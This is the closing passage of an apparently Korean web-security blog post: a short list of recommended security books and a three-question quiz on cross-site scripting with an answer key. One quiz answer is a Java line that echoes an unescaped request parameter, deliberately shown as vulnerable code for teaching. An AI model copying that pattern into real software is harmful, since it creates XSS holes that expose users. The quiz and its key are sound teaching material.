- [책만] 모두를 위한 소프트웨어 보안 설계와 구현 - 취약점 분석부터 위협 모델링과 완화 전략, 보안 패턴, 암호화까지 안전한 소프트웨어의 모든 것
- [위키북스] 웹 애플리케이션 보안 완벽 가이드 - 체계적으로 배우는 안전한 웹 애플리케이션 제작 기법
- [한빛미디어] 웹 애플리케이션 보안 - 정찰, 공격, 방어 세 단계로 배우는 웹 애플리케이션 보안의 모든 것
- [한빛미디어] 웹 해킹 & 보안 완벽 가이드 - 웹 애플리케이션 보안 취약점을 겨냥한 공격과 방어

감사합니다.



퀴즈

1. **다음 중 XSS 방어 기법에 해당하지 않는 것은 ?**

   1) HTML 엔티티 이스케이프로 <script>를 무해한 텍스트로 변환
   2) CSP를 적용해 악성 스크립트 로드를 제한
   3) 입력값 필터링으로 < > 같은 특수문자 차단
   4) CSRF 토큰을 사용해 사용자 요청이 정당한지 검증

2. **다음 중 XSS를 유발할 수 있는 취약한 코드 예시로 옳은 것은 ?**

   1) `out.println("You searched for: " + request.getParameter("q"));`
   2) `response.setHeader("Content-Security-Policy", "default-src 'self'");`
   3) `<input type="hidden" name="_csrf" value="...">`
   4) `textContent = escapeHtml(userInput);`

3. **XSS의 종류 중 서버를 거치지 않고, 클라이언트 자바스크립트 로직에서 발생하는 공격 방식은? (영어 대문자 3글자)**

   ( )



퀴즈 정답

1. **다음 중 XSS 방어 기법에 해당하지 않는 것은 ?**

   4) CSRF 토큰을 사용해 사용자 요청이 정당한지 검증

   CSRF 토큰은 주로 CSRF 공격 방어 기법이며, XSS 방어와는 직접 관련이 없습니다.

2. **다음 중 XSS를 유발할 수 있는 취약한 코드 예시로 옳은 것은 ?**

   1) `out.println("You searched for: " + request.getParameter("q"));`

   사용자 입력값을 검증 없이 그대로 출력하면 XSS 공격이 발생할 수 있습니다.

3. **XSS의 종류 중 서버를 거치지 않고, 클라이언트 자바스크립트 로직에서 발생하는 공격 방식은? (영어 대문자 3글자)**

   (DOM)